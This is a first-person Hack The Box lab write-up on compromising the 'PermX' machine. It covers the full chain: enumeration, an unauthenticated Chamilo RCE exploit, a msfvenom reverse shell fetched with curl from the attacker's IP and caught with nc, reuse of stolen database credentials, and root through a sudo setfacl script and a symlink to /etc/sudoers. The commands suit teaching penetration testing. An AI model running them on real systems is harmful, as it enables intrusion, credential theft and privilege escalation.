
I started with a quick nmap scan (nmap 10.129.19.70) that indicated two open ports: 22 and 80.

Navigating to http://10.129.19.70 redirected me to permx.htb, so I added that domain to /etc/hosts.
To do a more complete enumeration of ports and services, I ran nmap -A -T4 -p- permx.htb.
I next ran wfuzz -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u 'http://permx.htb' -H "Host: FUZZ.permx.htb" --hw 26 to enumerate subdomains, and got www.permx.htb and lms.permx.htb, which I added to /etc/hosts.

permx.htb and www.permx.htb hosted an e-learning platform.


lms.permx.htb ran a Chamilo page, and the page at / contained a login form for the e-learning platform. Trying to login with basic default credentials like admin:admin wasn’t successful.
I did some further directory and file enumeration with gobuster dir -u http://lms.permx.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x html,php,txt.

/robots.txt had the following, including a /documentation/ page.


http://lms.permx.htb/documentation/ indicated that the web app was running Chamilo 1.11.

Navigating to http://lms.permx.htb/documentation/changelog.html also gave the patch version of Chamilo, which was 1.11.24.

I ran searchsploit chamilo 1.11.24 to find exploits, and found one.

Reading through the details of the exploit at https://www.exploit-db.com/exploits/52083 indicated that authentication wasn’t needed to run this exploit.

I downloaded the exploit with searchsploit -m php/webapps/52083.py, then ran python3 52083.py http://lms.permx.htb id which both confirmed I had remote code execution on the server and that the Chamilo app was running as user www-data.

Next, after confirming RCE, I created a reverse shell payload using the command msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.217 LPORT=4444 -f elf -o rev.elf, then ran python3 -m http.server 80 to serve the payload. I also ran nc -lvnp 4444 to listen for a connection from my payload.

To upload the payload, I ran python3 52083.py http://lms.permx.htb 'curl http://10.10.14.217/rev.elf -o /tmp/rev.elf', then python3 52083.py http://lms.permx.htb 'chmod 777 /tmp/rev.elf' to make it executable, and python3 52083.py http://lms.permx.htb '/tmp/rev.elf' to execute the payload.
This successfully retrieved the payload from my Python server.
And made a connection to my nc listener. To update my shell to a fully interactive one, I ran python3 -c 'import pty; pty.spawn("/bin/bash")', pressed CTRL-Z, then ran stty raw -echo, followed by fg.


Now that I had a shell on the system, I looked around the chamilo app in /var/www/chamilo for any interesting files, and found database credentials in /var/www/chamilo/app/config/configuration.php.

I tried logging into MySQL with the credentials I’d found, and was successful. I was able to see two databases, one being chamilo.
There was a user table in the chamilo database with a password hash for an admin user.

I didn’t have much luck trying to crack these hashes with hashcat using the rockyou.txt wordlist, but the database password I’d found earlier also worked for getting a session as the user mtz found in /home. I found the first flag for the machine in /home/mtz/user.txt.

sudo -l indicated I could run a script at /opt/acl.sh as any user without a password.


/opt/acl.sh contained code to run setfacl with user input for the user, the permission, and the target file.
I also found a GTFOBins entry for setfacl at https://gtfobins.org/gtfobins/setfacl/.

It seemed I could use this script with sudo to write to a file to help me escalate privileges to the root user. However, the script restricted where the file could be located: the path had to start with /home/mtz and could not contain ... I attempted to make /etc/sudoers writable by first creating a symbolic link with ln -s /etc/sudoers sudoers, then running sudo -u root /opt/acl.sh mtz rw /home/mtz/sudoers. My goal was to modify the sudoers file to allow any command I wanted.

I change the sudo command for mtz to /bin/bash. This would allow me to easily get a shell as root.

Running sudo -u root /bin/bash -p after updating the sudoers file granted me a root shell, and I located the final flag in /root/root.txt.
